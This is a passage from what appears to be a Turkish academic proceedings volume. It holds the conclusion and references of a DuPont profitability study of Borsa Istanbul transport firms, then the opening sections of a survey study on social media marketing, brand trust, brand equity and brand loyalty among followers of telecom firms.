BİST’de yer alan ulaştırma sektörüne ait firmaların 2014-2018 yılları arasındaki yıl sonu verileri DuPont analizi ile incelenmiştir. DuPont puanına göre en başarılı firma CLEBİ’dir. CLEBİ 5 yıllık verinin 3 yılında en yüksek DuPont puanına sahiptir ve 1. Sıradadır. CLEBİ firmasını, 4 yılda da 2.olan TLMAN izlemektedir. Analiz kapsamındaki tüm yıllarda CLEBİ ve TLMAN ilk 3’e girerek yüksek DuPont performansı göstermişlerdir. En başarılı olan 3. firmanın da BEYAZ olduğu görülmektedir. Beyaz firması 2015 ve 2016 yılları itibariyle ilk 3’ de yer almıştır. DuPont analizinde yüksek performans gösteren firmaların, aktif karlılıklarının ve özsermaye karlılıklarının yüksek olduğu sonucuna ulaşılmıştır. O halde firmalar aktiflerini ve özkaynaklarını kar yaratmada ne kadar etkin kullanmışlarsa, DuPont performansları da o kadar yüksek çıkacaktır. DuPont Puanı en düşük olan firmalar ise sırası ile

RYSAS ve GSD'dir. RYSAS 2015, 2016 ,2017 ve 2018 yıllarında, GSD ise 2014,2015,2016 ve 2017 yıllarında 2. en düşük DuPont puanına sahiptir.

Analiz sonucunda, DuPont performans sıralamasında üst sırada yer alan firmaların, özsermaye çarpanlarının diğer firmalara göre daha yüksek olduğu görülmektedir. Özsermaye çarpanı, toplam aktiflerin, özkaynağa bölünmesi yoluyla bulunduğundan, firmaya ait aktiflerin ne kadarının özkaynaktan finanse edildiğini göstermektedir. Bir firmanın özkaynakla finansmanı borçla finansmanından daha az riskli olduğundan, kreditorler tarafından tercih edilen bir durum olacaktır. Sektörün ortalama özkaynak ve aktif toplamı düzenli olarak artış göstermektedir. Yüksek aktif tutarları mevcut sektörde yatırımların artış göstermesi olarak yorumlanabilir. Nitekim sektöre olan doğrudan yabancı sermaye yatırımlarının arttığı görülmüştür. Özkaynak tutarlarının artış göstermesi ise sektörün finansmanında kendi kaynaklarını arttırarak korumaya devam ettirdiğini göstermektedir.

Ulaştırma firmalarının, GSYİH içindeki payı yıllar itibariyle azalış gösterse de, gayrisafi katma değeri en yüksek 2. hizmet sektörü olarak karşımıza çıkmaktadır. Bunun nedeni, bu sektöre ait firmaların yüksek aktif ve özkaynak karlılığına sahip olmasından ileri gelmektedir. Katma değer, sektörün ürettiği ekonomik faaliyetlerden, bu üretimi yapabilmek için katlandığı değerlerin çıkarılması sonucu ile elde edilmektedir. Karlılığın yüksek oluşu, bu sektörün katma değer gücünü arttırmaktadır. Sektörde yer alan firmaların katma değerinin yüksek olması DuPont puanının da yüksek çıkmasını sağlamıştır. Katma değer artması, sektörün rekabet edilebilirliğine pozitif etki yapacaktır. Katma değer yaratan sektörler ile birlikte ülke içinde bütçe ve cari fazla yaratılarak, ülkenin kalkınması sağlanacaktır.

6. KAYNAKÇA

- [1] Akyüz F., T. Yeşil ve E. Kara. (2019). "İşletmelerin Dupont Karlılık Analiziyle Performansının Belirlenmesi: Borsa İstanbul İmalat Sektörü Örneği." Muhasebe ve Finansman Dergisi. vol. 1, no.83, ss. 61-84.
- [2] Arsad, R., Shaari, S. N. M., and Isa, Z. (2017). "Comparative study on DuPont analysis and DEA Models For Measuring Stock Performance Using Financial Ratio." 13th IMT-GT International Conference on Mathematics, Statistics and their Applications. pp.1-6.
- [3] Aydın, N., M. Başar ve M. Çoşkun. (2010). *Finansal Yönetim*, Detay Yayıncılık, Ankara.
- [4] Bilici, N. (2019). "Turizm Sektöründe Özsermaye Kârlılığının Değerlendirilmesi." Muhasebe ve Finansman Dergisi. vol.1, no.82, ss. 41-54.
- [5] Botika, M. (2012). "The Use Of Dupont Analysis İn Abnormal Returns Evaluation: Empirical Study Of Romanian Market." Procedia-Social and Behavioral Sciences. vol 1. no.62, pp.1179-1183.

- [6] Burja, V. and Mărginean, R. (2014). “The Study of Factors that may Influence the Performance by the Dupont Analysis in the Furniture Industry.” *Procedia Economics and Finance*, vol.1, no.16, pp. 213–223.
- [7] Chang, K. J., D. Chichernea, HassabElnaby, H.(2014). “On the DuPont Analysis in the Health Care Industry.” *Journal Account Public Policy*, vol.1, no.33, pp.83-103.
- [8] Çelik, A. ve O. Digün. (2018). “DuPont Analizi Yöntemiyle Türk Çimento Sektörü’nün Finansal Performansının Değerlendirilmesi.” *Social Mentality And Researcher Thinkers Journal*, vol.4, no.11, ss.458-471.
- [9] DHMİ, Havayolu Sektör Raporu, 2019, <https://www.dhmi.gov.tr/Lists/HavaYoluSektorRaporlari> (05.06.2020).
- [10] Doorasamy, M. (2016). “Using Dupont Analysis To Assess The Financial Performance Of The Top 3 JSE Listed Companies İn The Food İndustry.” *Investment Management And Financial Innovations*, vol.13, no.2, pp.29-44.
- [11] GSYİH Sektörel Dağılımı, 2018, <http://www.tuik.gov.tr/UstMenu.do?metod=temelist> (04.03.2020).
- [12] Gümüş, U. ve Çıbık, E.(2018). “Borsa’da İşlem Gören Gayrimenkul Yatırım Ortaklığı İşletmelerinin Birleşik Oran Analizi (Dupont) Yöntemiyle Performansının Ölçülmesi.” *Hitit Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, no.3, ss. 2178-2194.
- [13] Karaman, S. Özalp, A. Ve Yılmaz, İ. (2014). “Tarımsal Kalkınma Kooperatif Karlılığının DuPont Model Analizi.” *Ulusal Aile Çiftçiliği Sempozyumu*, 30-31 Ekim 2014. Ankara. ss.73-78.
- [14] Kim, H. (2016). “A Study of Financial Performance using DuPont Analysis in Food Distribution Market.” *Culinary Science & Hospitality Research*, vol.22, no.6, ss.52-60.
- [15] Koşan L. ve E. Karadeniz. (2014). “Konaklama ve Yiyecek Hizmetleri Alt Sektörünün Finansal Performansının Dupont Finansal Analiz Sistemi Kullanılarak İncelenmesi.” *Seyahat ve Otel İşletmeciliği Dergisi*, vol.11, no 2, ss.75-89.
- [16] KPMG, Sektörel Bakış 2019, [https://assets.kpmg/content/dam/kpmg/tr/pdf/2019/05/sektorel-bakis-2019-tasimacilik_\(10.04.2020\)](https://assets.kpmg/content/dam/kpmg/tr/pdf/2019/05/sektorel-bakis-2019-tasimacilik_(10.04.2020)).
- [17] Melvin, J. Boehlje, M., Dobbins, C. and Gray, A. (2004). “The DuPont Profitability Analysis Model: An Application and Evaluation of an E-Learning Tool.” *Agricultural Finance Review*, Spring, pp.75-89.

- [18] Sheela C. and Karthikeyan, K. (2012). ‘‘Financial Performance of Pharmaceutical Industry in India Using DuPont Analysis.’’ *European Journal of Business and Management*, vol.4, no.14, pp.84-91.
- [19] TOBB, Ekonomik Raporu 2018, <https://www.tobb.org.tr/Documents/yayinlar/2019/75-GK-Faaliyet-Raporu> (10.06.2020).
- [20] TUIK, Gelir Yöntemi ile GSYİH, 2009-2019, <https://tuikweb.tuik.gov.tr/UstMenu.do?metod=temelist> (11.06.2020).

SOSYAL MEDYA PAZARLAMASININ MARKA DEĞERİ VE MARKA SADAKATI ÜZERİNDEKİ ETKİSİNİ ANLAMAKTA MARKA GÜVENİNİN ROLÜ

Kazım Dağ¹

¹*Milli Eğitim Bakanlığı, Gaziantep, TURKEY*

kzmdgnrhk@gmail.com

ORCID: 0000-0003-0643-6932

ÖZET

Sosyal medya, Web platformlarına dayalı dünya çapında sanal yayın yapan, insanların içeriklerini oluşturup yayınlamalarına olanak tanıyan çevrimiçi araçlar ve teknolojilerdir. İşletmeler, tüketicilerin markaya yönelik algılarını ve tutumlarını, sosyal medya pazarlaması faaliyetleri ile çeşitli şekillerde etkileyebilmektedirler. Bu nedenle çalışmanın amacı, sosyal medya pazarlaması faaliyetlerinin marka değeri ve marka sadakati üzerindeki etkilerini anlamakta marka güveninin rolünü incelemektir. Araştırmanın evrenini Türkiye’de sosyal medyada telekomünikasyon firmalarını takip eden tüketiciler oluşturmaktadır. Araştırma kapsamında tesadüfi olmayan örneklemelerden ‘kolayda örneklem’ yöntemi uygulanmış ve 405 anket formunda yer alan verilerden yola çıkarak değerlendirme yapılmıştır. Araştırmada hipotezlerin test edilmesi için SPSS programı kullanılmıştır. Bu platform kullanılarak frekanslar, yüzdeler ve ağırlıklı ortalamalar belirlenmiştir. Önerilen yapısal modeli test etmek için ise AMOS istatistik programı kullanılmıştır. Analiz sonuçlarına göre sosyal medya pazarlamasının marka güvenini, marka değerini ve marka sadakatini olumlu yönde anlamlı olarak etkilediği tespit edilmiştir. Benzer şekilde marka güveninin marka değeri ve marka sadakatini olumlu yönde anlamlı etkilediği belirlenmiştir. Son olarak marka değerinin marka sadakatini olumlu yönde anlamlı etkisi olduğu yapılan analizler sonucunda tespit edilmiştir.

Anahtar Kelimeler: *Sosyal medya pazarlaması, marka güveni, marka değeri, marka sadakati*

THE ROLE OF BRAND TRUST IN UNDERSTANDING THE IMPACT OF SOCIAL MEDIA MARKETING ON BRAND EQUITY AND BRAND LOYALTY

ABSTRACT

Social media are online tools and technologies that broadcast virtual world-wide based on Web platforms that allow people to create and publish their content. Businesses can influence consumers' perceptions and attitudes towards the brand through social media marketing activities in various ways. Therefore, the aim of the study is to examine the role of brand trust in understanding the effects of social media marketing activities on brand value and brand loyalty. The research population in social media in Turkey is the consumers who follow the telecommunications company. Within the scope of the research, "easy sampling" method was applied from non-random samples and an evaluation was made based on the data in the 405 questionnaire form. SPSS program was used to test the hypotheses in the research. Frequencies, percentages and weighted averages were determined using this platform. AMOS statistics program was used to test the proposed structural model. According to the results of the analysis, it has been determined that social media marketing positively affects brand trust, brand value and brand loyalty. Similarly, it has been determined that brand trust has a significant positive effect on brand value and brand loyalty. Finally, it has been determined as a result of the analysis that brand value has a significant positive effect on brand loyalty.

Keywords: *Social media marketing, brand trust, brand equity, brand loyalty*

1. GİRİŞ

Sosyal medyanın ortaya çıkışı, tüketicilerin ve işletmelerin etkileşim biçimini değiştirerek pazarlamada kullanılmaya ve tüketici davranışlarını etkilemeyi amaçlamıştır. İşletmeler etkileşimli medya araçlarını pazarlama ve halkla ilişkiler alanında kullanmaktadırlar. Sosyal medya pazarlaması işletmelerle tüketicileri ortak platformlarda buluşturarak markaları güçlendirmektedir. Güçlü markalar oluşturmada marka değeri temel bir özelliktir ve bünyesinde marka sadakatini taşımaktadır [1]. Marka sadakatinin ana belirleyicisi olan marka güvenini de [2] sosyal medyadan etkilenme kapasitesine sahip görmektedir. Sosyal medya, işin tanıtılma şeklini değiştirerek marka tanıtımı için rekabet avantajı elde etmek için gerekli bir platform haline gelmiştir. Sosyal medya, ürünlerini ve hizmetlerini sanal ağlarda tanıtan kuruluşların büyük ilgisini çekmektedir [3]. Sosyal medya faaliyetleri tüketicilerin marka, ürün, şirket ve diğer müşterilerle ilişkilerini güçlendirmektedir [4]. Dolayısıyla sosyal medya ve

web teknolojileri, markalar ile tüketiciler arasında iletişimi arttırarak marka değerini arttırma araçları olarak ele alınmaktadır.

Sosyal medya, işletmelerin ürünlerini tanıtmak ve satmak için birçok potansiyel fayda sağlamaktadır [5]. Markaların, bu değerli ağ forumlarının getirdiği değerli pazarlama potansiyelinden yararlanmak için sosyal medya taktikleri aracılığıyla etkileşim kurması ve etkileşime girmesi önemlidir [6]. Sosyal medya, pazarlamacılara sosyal topluluklarındaki tüketicilere ulaşma ve onlarla daha kişisel ilişkiler kurma konusunda olağanüstü fırsatlar sunmaktadır [4]. Sosyal medya ve web teknolojileri, müşterilerin etkileşim ve iletişim kurmasını kolaylaştırarak işletmelerin markaları hakkında bilgi vermek için kullandıkları platformlar haline gelmiştir. Büyük markalar, sosyal medya kanallarını kullanarak müşterileriyle bağlantı kurmaya çalışmaktadırlar. Facebook, Twitter ve MySpace vb. çevrimiçi sosyal ağ siteleri, tüketicilerin hayatı üzerinde önemli bir etkiye sahiptir. Bu sosyal medya, kullanıcıların nasıl iletişim kurduğu, bilgi paylaştığı, profillerini nasıl koruduğu ve arkadaşlarıyla nasıl bağlantı kurduğu üzerinde doğrudan bir etkiye sahiptir [7].

World Wide Web(www) pazarlamada işletmeler ve tüketiciler için bağ oluşturarak sosyal ilişkiler ve iş uygulamaları için fırsatlar yaratmaktadır. Web 2.0, 3.0 ve 4.0 gibi World Wide Web'in uzantıları olan, işletmeler ve topluluk sınırları boyunca paylaşılmasına, yeniden kullanılmasına, firmalar arasında bulut ortamlarında verileri çoğaltma ve koruma gibi genişletilmiş tekliflere izin veren yeni dönemler başlatmıştır [8]. Sosyal medya pazarlaması (Social media marketing), dijital ortamın belirli topluluklarında yapısal etkileşimler oluşturmanın özelliklerini belirlemeyi ve bunları ilgili pazarlama stratejileri geliştirme sürecinde kullanmayı mümkün kılan sosyal ekosisteme dayanmaktadır [2]. Tüketiciler tarafından algılanan sosyal medya pazarlaması etkinlikleri eğlenceyi, etkileşimi, trendliği, kişiselleştirmeyi, ağızdan ağza iletişimi geliştirmektedir [9]. Sosyal medya, bilgi edinme, paylaşma, görüşler, tutumlar, satın alma ve satın alma sonrası davranış dahil olmak üzere tüketici davranışının birçok yönünü etkilemektedir [8]. Dolayısıyla sosyal medya pazarlaması faaliyetlerinin modeldeki değişkenleri etkilemesi olası görünmektedir. Bu nedenle araştırmanın amacı, sosyal medya pazarlaması faaliyetlerinin marka değeri ve marka sadakati üzerindeki etkilerini anlamakta marka güveninin rolünü incelemektir.

2. KAVRAMSAL ÇERÇEVE

2.1. Sosyal Medya Pazarlaması

Sosyal medya, Web 2.0'ın ideolojik ve teknolojik temelleri üzerine inşa edilen ve kullanıcı tarafından oluşturulan içeriklerin oluşturulmasına ve değiş tokuş edilmesine izin veren bir grup internet tabanlı uygulama olarak tanımlanmaktadır. Web 2.0, internetin artık içeriklerin bir işletme veya bireyler tarafından geliştirilmediği, ancak tüm internet kullanıcıları tarafından sürekli olarak değiştiği bir platform olarak kullanılması anlamına gelmektedir [10]. Sosyal medya, ortak ilgi alanlarına sahip

kişilerin düşüncelerini, yorumlarını ve fikirlerini paylaşmak için bir araya gelebilecekleri çevrimiçi yerdur [11]. Sosyal medya, mal ve hizmetler hakkında bilgi bulmak ve tercihler geliştirmek için doğru platformlardır [4]. Yaygın olarak kullanılan bazı sosyal medya araçları arasında şirket sponsorlu web siteleri, sosyal ağ siteleri (Facebook, Instagram, Myspace, Netlog, Pinterest vb.), yaratıcılık çalışması paylaşım siteleri (Youtube, Vine, Vimeo), arama motorları (Google com), içerik toplulukları (Piczo.com), sanal dünyalar (Second Life), iş ağı siteleri (Linked.in), bloglar, mikroblog siteleri (Twitter), çevrimiçi oyun siteleri, forumlar, sosyal yer imi (Reddit) ve haber siteleri yer almaktadır [8]. Sosyal medya, en son eğilimi yakalamak için sürekli değişim ve adaptasyon gerektiren pazarlama stratejilerini yürütmek için en yeni kanallardan biri olarak kabul edilmektedir [12]. Sosyal medya pazarlaması insanlara bilgi sağlamada ve onların tercihlerini ve satın alma tercihlerini oluşturmada çok önemli bir rol oynamaktadır [7].

Sosyal Medya Pazarlaması, kısa sürede gelişen ve zaman sınırları veya bölgelerden bağımsız olarak pazarlama faaliyetlerine maruz kalan binlerce bağlantıya sahip olan etkili bir pazarlama aracıdır [13]. Sosyal medya pazarlaması, marka görünürlüğünü artırmak ve müşteri kapasitesini artırmak için mal ve hizmetlerin tanıtımını tasarlayan farklı sosyal ağ platformları ve web siteleri kullanmaktadır. Sosyal medya pazarlaması, hedef kitleden daha hızlı yanıt almayı desteklediği için organizasyonun rekabet gücünün iyileştirilmesi için önemli bir araç haline gelmiştir [6]. Sosyal medya pazarlaması, bilgili işletmelerin çevrimiçi bireylerin bir organizasyonunun bir parçası olmak için istekte kullandıkları pazarlama teknikleridir [14]. Sosyal medyanın tüketici davranışları üzerindeki etkisi, geniş bir faaliyet yelpazesini içermektedir. Bu, işletmelerin pazarlama iletişimlerinde daha etkileşimli olmalarına ve sosyal medya iletişim kanalları aracılığıyla çevrimiçi pazarlama çabaları yoluyla ürün ve markaları daha uygun maliyetli hale getirmek için yenilikçi uygulamalar bulmalarına yol açmaktadır [15]. Sosyal medya platformları, tüketiciler ve işletmeler arasındaki etkileşimi arttırmakta, işletmelerin daha fazla tüketiciyle etkileşime girmesine ve tüketici katılımını sağlamasına yol açmaktadır [16]. Sosyal medya faaliyetleri tüketicilerin marka, ürün, işletme ve diğer tüketicilerle ilişkilerini güçlendirmektedir [4].

2.2. Marka Değeri

Markaların, ürünlerin kendine özgü özelliklerinin sağladığı değerin çok ötesinde pazarda bir değer ve güç sağlayabileceği yaygın olarak kabul edilmektedir [17]. Bir ürünün ve hizmetlerin ticari değerinin itici gücü olarak hareket eden algı, marka değeri olarak bilinir [18]. Marka değerini geliştirmek ve yönetmek birçok kuruluş için çok önemlidir çünkü markalar, kuruluşlar için en değerli varlıklardan biridir [19]. Bu nedenle işletmeler, tüketicilerin ilgisini çekebilecek ve dolayısıyla davranışlarını etkileyebilecek tutarlı ve alakalı kimliklerle güçlü markalar oluşturmak için mücadele etmektedirler [20]. Aaker [21] marka değerini, bir markaya, adına ve sembolüne bağlı, bir mal veya hizmet tarafından bir işletmeye ve o işletmenin müşterilerine sağlanan değere eklenen veya ondan çıkan bir dizi marka varlığı ve yükümlülüğü olarak tanımlamaktadır [21], [22]. Marka değeri, çağdaş pazarlama teorisinde

uygulanan iki ana paradigma ile ana stratejik kavram olarak kabul edilir. Birincisi, markanın başarılarını gösteren finansal bir değeri olarak ölçülen finans temelli marka değeri. İkincisi, müşteri ve marka arasındaki karşılıklı ilişki yoluyla elde edilen müşteri bazlı marka değeridir [23]. Marka değeri, tüketicilerin belirli marka ismine sahip ürünler için yüksek bir fiyat ödemeye razı olacakları şekilde, marka adının ürüne verdiği değer [24] ve markasız ürün arasındaki tüketici seçimindeki farktır [25]. Marka bilinirliği, marka ilişkileri, marka sadakati, algılanan kalite ve diğer markaya ait varlıklar marka değerinin bileşenleridir [26]. Yüksek marka değeri, sadece iyi hisse senedi getirilerine değil, aynı zamanda satın alma niyetlerine ve daha iyi tüketici tercihlerine de yol açar [27].

2.3. Marka Güveni

Güven, uzun ilişkinin sürdürülmesinde temel bir role sahiptir. Marka güveni, tüketicinin güvenini gösterir ve marka algısı konusundaki belirsizliği en aza indirmektedir [18]. Marka güveni, geçmiş deneyimlerden ve önceki etkileşimden gelişir çünkü gelişimi çoğunlukla bir bireyin zaman içindeki deneyimsel öğrenme süreci olarak tasvir edilmektedir. Bu nedenle tüketicilerin marka ile ilgili bilgi ve deneyimlerini özetlemektedir. Bir deneyim niteliği olarak, tüketicinin markayla herhangi bir doğrudan (örneğin, deneme, kullanım) ve dolaylı teması (örneğin, reklam, ağızdan ağza) değerlendirmesinden etkilenmektedir [28].

2.4. Marka Sadakati

Marka sadakati, marka yönetiminin en önemli bileşenlerinden biridir. İşletmenin pazar payını artırabilmekte ve firmanın yatırım getirisi ve karı ile yakın ilişkisi bulunmakta [29] ve firmalara önemli bir rekabet avantajı sağlamaktadır [30]. Marka sadakati, bir markayla güçlü bir bağlılığı olan tüketicilerin özellikleri [31] ve işletme ile bağ olarak görülmektedir [32]. Marka sadakati, tüketicilerin belirli bir markaya olan bağlılığı ve tüketicilerin belirli bir dönemde belirli bir markaya karşı gösterdikleri olumlu tutum ve davranışsal tepkiyi ifade etmektedir. Tüketiciler belirli markalar için tercihlerini sürdürürler ve ürünleri satın alırken bu markalara güvenirlere ve zaman geçtikçe sürekli olarak satın alarak belirli markalara karşı olumlu tutum gösterirler [33].

3. KURAMSAL ÇERÇEVE

3.1. Sosyal Medya Pazarlaması ve Marka Güveni, Marka Değeri, Marka Sadakati İlişkisi

Sosyal medya, sosyal etkileşim için bir platform sağlar. Sosyal ağ web siteleri, içeriği ve bilgileri büyük miktarda sosyal medya kullanıcılarına hızla paylaşmak ve yaymak için web tabanlı teknolojiyi kullanmaktadır. Bu modern çağda sosyal medya pazarlaması, diğer pazarlama araçlarına kıyasla düşük maliyetli ve insanlarla verimli iki yönlü iletişimi kolaylaştırmaktadır [6]. Bir markanın satın alma için seçilme olasılığı ne kadar yüksekse, markanın bir iş başarısı olma ve pazarda ayakta kalma olasılığı da o kadar artmaktadır [17]. Pazarlamacıların, müşterilerinin marka sadakatini sürdürmek için son

zamanlardaki araçlarından biri sosyal medya pazarlamasıdır. Sosyal medya pazarlaması, tüketicilerin marka bağlılığının olumlu etkilemektedir [34]. Sosyal medya faaliyetleri müşterilerin marka, ürün, işletme ve diğer tüketicilerle ilişkilerini güçlendirmektedir [4]. Markaların sosyal medya faaliyetlerine katılımının temel amacı, değer sermayesi, ilişki değeri ve marka değeri için müşteri değerini artırmaktır [12]. Marka değeri, markaların logoları, markanın gerçek görünümü, markanın kimliği, markanın belirli sloganları ve marka verileri ve istatistikleri aracılığıyla tüketicilerde de korunabilmektedir [35]. Sosyal medya, marka değerini dört ana yoldan etkilemektedir. İlk olarak sosyal medya, marka ve izleyici arasında yeni bir doğrudan iletişim yolu açmaktadır. İkinci olarak sosyal medya, marka varlığını ve farkındalığını arttırarak, tüketicilerin rutin yaşamlarını etkilemektedir. Üçüncü olarak sosyal medya, çok sayıda içerik paylaşım işlevi ile tüketicinin markayı dolaylı olarak tanıtmaya katılımını hızlandırmaktadır. Son olarak sosyal medya, markanın izleyicileri ile ilişki kurmasına yardımcı olmaktadır [7].

Marka değeri yaratma süreciyle ilgili olarak, sosyal medya pazarlaması faktörlerinin önemli rolü yaygın olarak kabul edilmektedir [23]. Sosyal medya pazarlaması marka değerini olumlu etkilemektedir [12]. Bir sosyal medya ortamında, pazarlama faaliyetleri müşteri temelli marka değerini artırmaktadır [4]. Sosyal medya ve işletmeler markalarını kişiselleştirerek marka değerini arttırmaktadırlar. Tüketicinin satın alma niyetleri sosyal medya pazarlamasından etkilenmektedir [7]. Zahoor ve Qureshi'ye [36] göre, sosyal medya marka değeri ve marka farkındalığını geliştirmede dikkate değer bir role sahiptir. Kim ve Ko [37] markaların sosyal medya pazarlama çabalarını beş boyuttan oluştuğunu belirtmişlerdir. Bunlar; eğlence, etkileşim, trend olma, özelleştirme ve ağızdan ağza iletişimdir. Bir sosyal medya ortamında, pazarlama faaliyetleri müşteri bazlı marka değerini yükseltmektedir [14]. Sosyal medya pazarlamasının kullanımı ile marka değeri ve müşteri değeri aracılığıyla işletme değeri arasında pozitif bir ilişki bulunmaktadır [31]. Açıktır ki, bir marka hayatta kalmak için yeterince güçlü değilse, hem finansal açıdan hem de müşterilerin beklenen davranışları açısından markaya sadık tüketiciler oluşturmak zordur [17].

Sosyal medya pazarlama faaliyetlerinin nihai amacı, yeni müşteriler kazanmak, satışları artırmak, ağızdan ağza iletişimi güçlendirmek ve müşteri sadakati yaratmaktır [15]. Sosyal medya pazarlaması faaliyetlerinin en güçlü etkisi, tüketicinin marka sadakati düzeyindedir, bunu marka tercihi ve yüksek bir fiyat ödeme istekliliği izlemektedir [4]. Sadakat ve güven literatürüne göre güven, sadakatin temel öncülerinden biridir. Çevrimiçi toplulukların sosyal bir yapı olarak güven ve sadakat üzerinde olumlu etkileri olduğunu göz önünde bulundurarak, marka topluluğunun müşteri merkezli modelinde gelişen ilişkilerin marka güvenini arttırmakta ve marka sadakati sağlamaktadır. Yani marka topluluklarının marka güveni üzerinde olumlu bir etkisi vardır ve etkilerinin marka sadakatine dönüştürülmesinde aracı rolü bulunmaktadır [38]. Marka değerini ilişki temelli bir varlık olarak düşünmek, güven oluşturmanın ve sürdürmenin marka değerinin merkezinde olduğu anlamına gelmekte çünkü bu

herhangi bir başarılı uzun vadeli ilişkinin temel bir özelliği olarak görülmektedir [28]. Chubukova vd.'nin [2] çalışmasında, sosyal medya pazarlama iletişiminin marka sadakatinin ana belirleyicisi olan marka güvenini etkileme kapasitesine sahip olduğunu göstermiştir [2]. Sosyal medya pazarlaması faaliyetleri marka güveni ve sadakati üzerinde pozitif etkiler göstermektedir. Marka sadakati aynı zamanda değişen tüketici davranışına da bağlı olduğundan, tüketicilerin sosyal medya kullanımının etkisini ve işletmelerin sosyal medya pazarlaması çabalarını dikkate almak önemlidir [39].

H1: Sosyal medya pazarlaması faaliyetlerinin marka güveni üzerinde doğrudan olumlu bir etkisi vardır.

H2: Sosyal medya pazarlaması faaliyetlerinin marka değeri üzerinde doğrudan olumlu bir etkisi vardır.

H3: Sosyal medya pazarlaması faaliyetlerinin marka sadakati üzerinde doğrudan olumlu bir etkisi vardır.

3.2. Marka Güveni, Marka Değeri ve Marka Sadakati İlişkisi

Marka değeri, bir işletmenin müşterileriyle ilişkisinin değerinin ileriye dönük bir değerlendirmesidir [17]. Yıllar içinde, birçok pazarda giderek artan rekabet nedeniyle markalaşma ve marka değeri kavramları büyük ilgi görmektedir. Markalar, bir mal (veya hizmet) ve performansı hakkında tüketici algılarını ve duygularını temsil ettiğinden, güçlü bir markanın gerçek değeri müşteri tercihini ve bağlılığını yakalama yeteneğidir [40]. Marka sadakati, marka değeri ile ilişkili birçok itici güç olarak tanımlanmaktadır. Sadık müşteriler, markaya çok daha faydalı tepkiler göstermektedirler [18]. Güven, sadakatin temel itici gücüdür çünkü çok değerli olan değişim ilişkileri yaratmaktadır. Marka sadakati, güven tarafından yaratılan değerli ve önemli bir ilişkiyi sürdürme ve sürdürme sürecinin temelini oluşturmaktadır [28].

Basheer vd.'nin [18] çalışma sonucunda marka güveninin, marka değerini olumlu yönde etkilediği ve marka değerinin iyi bir aracı olarak marka güveni etkilediği belirtilmiştir [18]. Marka değeri, büyük miktarlarda ürün bilgisini yorumlamalarına, işlemelerine ve depolamalarına olanak tanıdığından tüketiciler için de çok faydalı olabilmektedir. Ürünün algılanan kalitesi çok daha yüksek olduğunda, satın alma kararlarında sahip oldukları güveni de artırabilir. Bu olumlu çağrışımlar, müşteri sadakatini artırmaya hizmet etmektedir [41].

Marka sadakati, marka değerinin temel bir boyutudur. Marka sadakati, marka değeri üzerinde baskın bir etkiye sahiptir [42]. Marka sadakati, marka değerinin ana itici gücüdür, çünkü yakından ilişkili olan belirli pazarlama avantajları ve sonuçlarına (örneğin, düşük pazarlama maliyetleri, fiyat primleri, pazar payı, daha fazla ticari kaldıraç) yol açan yöntem olarak kabul edilmektedir [28]. Güçlü marka değeri artan marka tercihinin, yüksek fiyat ödeme istekliliğine ve müşteri sadakatine katkıda

bulunmaktadır. Sosyal medya ortamlarında sosyal medya pazarlama faaliyetlerinin yarattığı marka değerinin gelecekteki satın alma davranışları / tepkileri ile olumlu yönde ilişkili olduğunu ortaya koymaktadır [4]. Marka güveni, marka sadakati ve marka değerinin uzun ömürlü, başarılı bir marka oluşturmada temel roller oynadığı açıktır [41].


H4: Marka güveni, marka değeri üzerinde doğrudan olumlu bir etkiye sahiptir

H5: Marka güveni, marka sadakati üzerinde olumlu bir doğrudan etkiye sahiptir

H6: Marka değeri, marka sadakati üzerinde doğrudan olumlu bir etkiye sahiptir

4. YÖNTEM

Araştırma, sosyal medya pazarlama faaliyetlerinin marka değeri ve marka sadakati üzerindeki etkilerini anlamakta marka güveninin rolünü incelemek amacıyla gerçekleştirilmiştir. Araştırmanın evrenini Türkiye’de sosyal medyada telekomünikasyon firmalarını takip eden tüketiciler oluşturmaktadır.



Şekil 90. Araştırma Modeli

Tesadüfi olmayan örneklemelerden ‘kolayda örneklem’ yöntemi ile anket tekniği kullanılarak 405 anket formu değerlendirilmiştir. Anket verileri çevrim içi (Google formlar) yöntem kullanılarak toplanmıştır. Araştırma modeli Ebrahim’in [43] araştırmaları temel alınarak hazırlanmıştır. Sosyal medya pazarlamasını ölçmek için 6, marka güvenini ölçmek için 4, marka değerini ölçmek için 3 ve marka sadakatini ölçmek için 3 ifade yer almaktadır. Anket verileri, işleme ve analiz için SPSS veri tabanına yüklenmiştir. Bu platform kullanılarak frekanslar, yüzdeler ve ağırlıklı ortalamalar belirlenmiştir. Önerilen yapısal modeli test etmek için ise AMOS istatistik programı kullanılmıştır.

4.1. Bulgular

Araştırma kapsamında Türkiye’de sosyal medyada telekomünikasyon firmalarını takip eden 405 kullanıcının demografik özellikleri incelendiğinde; katılımcıların %47.2’si erkek (n: 191) %52.8’i kadın (n: 214) tüketicilerden oluşmaktadır. Katılımcıların %50.9’u evli (n: 206) ve yaş aralığının 25-34 yaş arasında yoğunlaştığı görülmektedir (n: 175). Bireylerin %40,2’sinin (n:163) lisans düzeyinde eğitim aldığı ve gelir seviyesinin %82 ile orta olduğu tespit edilmiştir (n: 332).

Araştırma modelinin geçerliliğini belirlemek için yapı, ayırım ve uyum geçerlilikleri incelenmiştir. Uyum geçerliliğini belirlemek için ortalama açıklanan varyans (AVE) ve bütünleşik güvenilirlik (CR) değerleri incelenmiştir. Yapı geçerliliğini belirlemek için ise faktör analizi hesaplanmıştır. Geçerlilik ve güvenilirlik sonuçları Sosyal Medya Pazarlaması (α :0,89; CR:0,92; AVE: 0,66), Marka Güveni (α :0,93; CR:0,95; AVE: 0,84), Marka Değeri (α :0,88; CR:0,92; AVE: 0,81), Marka Sadakati (α :0,90; CR:0,93; AVE: 0,83) şeklindedir.

Ölçklere ait her bir ifadenin faktör yüklerinin 0,50'in üzerinde [44] dolayısıyla yapı geçerliliğine sahip olduğu [45] tespit edilmiştir. CR değerlerinin 0,70'in üzerinde [46] ve AVE değerlerinin 0,50'nin üzerinde [45] olduğu, dolayısıyla araştırma modelinin uyum geçerliliğine sahip olduğu görülmektedir. Araştırma modelinin ayırım geçerlilikleri incelenmiştir. Her bir yapının AVE değerinin karekökü, ayırt edici geçerliliği gösteren diğer herhangi bir yapı ile olan korelasyonlarından daha büyük çıkmıştır [47]. Yapılan incelemeler sonucunda ölçüm modeline ait ayırt edici geçerliliğin sağlandığı tespit edilmiştir.

6. Tablo 1. Ayırım Geçerliliği

Değişkenler	1	2	3	4
1 Sosyal Medya P.	0,812			
2 Marka Güveni	,801	0,916		
3 Marka Değeri	,794	,851	0,900	
4 Marka Sadakati	,776	,787	,773	0,911

